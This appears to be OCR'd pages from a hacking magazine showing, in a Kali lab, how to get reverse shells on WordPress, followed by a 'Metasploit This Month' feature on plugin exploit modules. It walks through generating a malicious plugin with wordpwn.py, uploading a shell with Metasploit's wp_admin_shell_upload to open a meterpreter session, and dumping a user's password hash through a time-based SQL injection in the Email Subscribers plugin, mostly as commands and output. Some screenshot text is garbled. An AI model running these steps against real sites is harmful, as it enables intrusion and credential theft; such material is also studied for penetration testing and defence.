
After navigating into the "malicious-wordpress-plugin" directory, execute the wordpwn.py script. It will show the usage of the script.

```
kali@kali:~/wp_shelling/malicious-wordpress-plugin$ ls
LICENSE.md md README.md wordpwn.py
kali@kali:~/wp_shelling/malicious-wordpress-plugin$ python wordpwn.py

\[ \begin{align*}
\begin{
```

Execute the script again by setting the LHOST, LPORT and by enabling the handler option. i.e the "Y" option. This will start a Metasploit handler.

```
kali@kali:~/wp_shelling/malicious-wordpress-plugin$ python wordpwn.py 172.22.0.1 8888 Y
 [*] Checking if msfvenom installed
 [+] msfvenom installed
 [+] Generating plugin script
 [+] Writing plugin script to file
 [+] Generating payload To file
 [-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
 [-] No arch selected, selecting arch: php from the payload
 Found 1 compatible encoders
 Attempting to encode payload with 1 iterations of php/base64
 php/base64 succeeded with size 1505 (iteration=0)
 php/base64 chosen with final size 1505
 Payload size: 1505 bytes
 [+] Writing files to zip
 [+] Cleaning up files
 [+] URL to upload the plugin: http://(target)/wp-admin/plugin-install.php?tab=upload
 [+] How to trigger the reverse shell:
       → http://(target)/wp-content/plugins/malicious/wetw@rk_maybe.php
             http://(target)/wp-content/plugins/malicious/QwertyRocks.php
         =[ metasploit v6.0.29-dev
 + -- --=[ 2098 exploits - 1129 auxiliary - 357 post
 + -- -= [ 592 payloads - 45 encoders - 10 nops
 + -- --=[ 7 evasion
 Metasploit tip: To save all commands executed since start up
 to a file, use the makerc command
 [*] Processing wordpress.rc for ERB directives.
 resource (wordpress.rc)> use exploit/multi/handler
 [*] Using configured payload generic/shell_reverse_tcp
 resource (wordpress.rc)> set PAYLOAD php/meterpreter/reverse_tcp
 PAYLOAD ⇒ php/meterpreter/reverse_tcp
 resource (wordpress.rc)> set LHOST 172.22.0.1
 LHOST \Rightarrow 172.22.0.1
 resource (wordpress.rc)> set LPORT 8888
 LPORT ⇒ 8888
 resource (wordpress.rc)> exploit
 Started reverse TCP handler on 172.22.0.1:8888
By this time, a new file named "malicious.zip" is created in the "malicious-wordpress-plugin"
directory.
 kali@kali:~$ cd wp_shelling
  kali@kali:~/wp_shelling$ ls
  malicious-wordpress-plugin
  kali@kali:~/wp_shelling$ cd malicious-wordpress-plugin
 kali@kali:~/wp_shelling/malicious-wordpress-plugin$ ls
 LICENSE.md malicious.zip md README.md wordpress.rc
                                                                    wordpwn.py
 kali@kali:~/wp_shelling/malicious-wordpress-plugin$
Upload this plugin into wordpress and activate it just like any other plugin.
                                                                             图 … 回 位
                                                                                                M (1) (2) (2)
\Theta \rightarrow \times \Phi
                   ① 172.22.0.3/wp-admin/plugin-install.php
  Kali Linux 🔌 Kali Training 🔌 Kali Tools 💆 Kali Docs 🤏 Kali Forums 💌 NetHunter 🥞 Offensive Security 🐞 Exploit-DB 🐞 GHDB 🥞 MSFU
Howdy, admin
                                                                                                   Help *
2 Dashboard
               WordPress 5.6.2 is available! Please update now
 Posts
              Add Plugins Uplead Plugin
93 Media
Pages
Comments
                                    If you have a plugin in a .zip format, you may install it by uploading it here.
  Appearance
                                                                      Install Now
                                                      malicious.zip
                                              Browse...
 nstalled Plugins
```



4. Reverse Shell Through Metasploit Framework

Here is another simple method to gain a reverse shell. Metasploit Framework has a module that uploads a reverse shell as payload once the wordpress credentials are known. Start Met -asploit and load the /exploit/unix/webapp/wp_admin_shell_upload module.

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options
Module options (exploit/unix/webapp/wp_admin_shell_upload):
              Current Setting Required Description
   Name
                                         The WordPress password to authenticate with
   PASSWORD
                               yes
                                         A proxy chain of format type:host:port[,type:host:port]
   Proxies
                               no
[ ... ]
                                         The target host(s), range CIDR identifier, or hosts fil
   RHOSTS
                               yes
e with syntax 'file:<path>'
                                         The target port (TCP)
   RPORT
                               yes
                                         Negotiate SSL/TLS for outgoing connections
              false
   SSL
                               no
                                         The base path to the wordpress application
   TARGETURI
                               yes
                                         The WordPress username to authenticate with
   USERNAME
                               yes
                                         HTTP server virtual host
   VHOST
                               no
Payload options (php/meterpreter/reverse_tcp):
          Current Setting Required Description
   Name
                                     The listen address (an interface may be specified)
   LHOST 192.168.36.134
                           yes
                                     The listen port
   LPORT 4444
                           yes
Exploit target:
```

Set all the required options that includes credentials and execute the module.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 172.22.0.3
rhosts ⇒ 172.22.0.3
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username ⇒ admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password ⇒ admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > check
[*] 172.22.0.3:80 - The target appears to be vulnerable.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 172.22.0.1
lhost ⇒ 172.22.0.1
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 172.22.0.1:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/HqPzGRegtZ/YRbGJBagko.php...
[*] Sending stage (39282 bytes) to 172.22.0.3
[*] Meterpreter session 1 opened (172.22.0.1:4444 \rightarrow 172.22.0.3:51044) at 2021-02-22 21:19:21 -0
500
[+] Deleted YRbGJBagko.php
[+] Deleted HqPzGRegtZ.php
[+] Deleted ../HqPzGRegtZ
meterpreter >
```

This will give us a meterpreter session successfully. These are the four common methods thr -ough which a reverse shell can be achieved on the wordpress. Which is your favorite metho -d of gaining a reverse shell on wordpress?

GitLab, Shodan and three Wordpress Plugin Modules

METASPLOIT THIS MONTH

Welcome to the second Metasploit This Month feature of this year. Let us learn about the lates to exploit modules of Metasploit.


Wordpress Plugin Email Subscribers & Newsletters SQLI Module

TARGET: WP Email Subscribers plugin < 4.3.1 TYPE: Remote Module: Auxiliary


ANTI-Malware : NA

The Email Subscribers & Newsletter plugin is a complete newsletter plugin that lets users colect leads, send automated new blog post notification emails, create & send broadcasts and also manage them all in one single place. This plugin has over 1,00,000 installations. All the versions below the above mentioned version of the plugin are vulnerable to time based SQL injection in the hash parameter. By exploiting this vulnerability, we can enumerate the wordpr -ess users.

We have tested this on plugin version 4.2.2 by installing it on Wordpress 4.6. After the plugin is installed users may see a 80% done message. It's normal.



Let's see how this exploit module works. Load the auxiliary/scanner/http/wp_email_sub_ new s _sqli module.



```
msf6 > use auxiliary/scanner/http/wp_email_sub_news_sqli
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) > show options
Module options (auxiliary/scanner/http/wp_email_sub_news_sqli):
              Current Setting Required Description
   Name
  COUNT
                                         Number of users to enumerate
  Proxies
                                         A proxy chain of format type:host:port[,type:host:port]
                               no
[ ... ]
                                         The target host(s), range CIDR identifier, or hosts fil
  RHOSTS
                               yes
e with syntax 'file:<path>'
                                         The target port (TCP)
  RPORT
              80
                               yes
                                         Negotiate SSL/TLS for outgoing connections
              false
  SSL
                               no
                                         The base path to the wordpress application
  TARGETURI
                               yes
                                         The number of concurrent threads (max one per host)
  THREADS
                               yes
                                         HTTP server virtual host
  VHOST
                               no
Auxiliary action:
```

The "Count" option is used to set the number of users to be enumerated. We have set it to 1. Set all the required options and execute the module.

```
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) > set rhosts 172.22.0.3
rhosts \Rightarrow 172.22.0.3
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) > set verbose true
verbose ⇒ true
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) > run
[*] Checking /wp-content/plugins/email-subscribers/readme.txt
[*] Found version 4.2.2 in the plugin
[+] Vulnerable version detected
[*] {SQLi} Executing (select group_concat(ZT) from (select cast(concat_ws(';',ifnull(user_login,
''), if null(user_pass, '')) as binary) ZT from wp_users limit 1) GSH)
[*] {SQLi} Time-based injection: expecting output of length 40
[!] No active DB -- Credential data will not be saved!
[+] wp_users
-------
 user_login user_pass
             $P$BhG3aL1MbKsLGcSWAQAHJ0iZPyUop/1
 admin
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) >
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) >
```

The username of wordpress and the password hash of the user has been successfully retrieved.


Wordpress Plugin Boldgrid-Backup Downlaod Module

TARGET: WP 'Boldgrid-Backup' < 1.14.10 TYPE: Remote Module: Auxiliary


ANTI-Malware : NA

WP Boldgrid Backup plugin, also known as Total Upkeep is a wordpress backup plugin with some extra features. It has over 70,000 installations. The above mentioned versions have a unauthenticated database backup vulnerability which can be used by attackers to download the backup file (if present) and then parse it for any sql files. The current version of this plugin is 1.4.11.

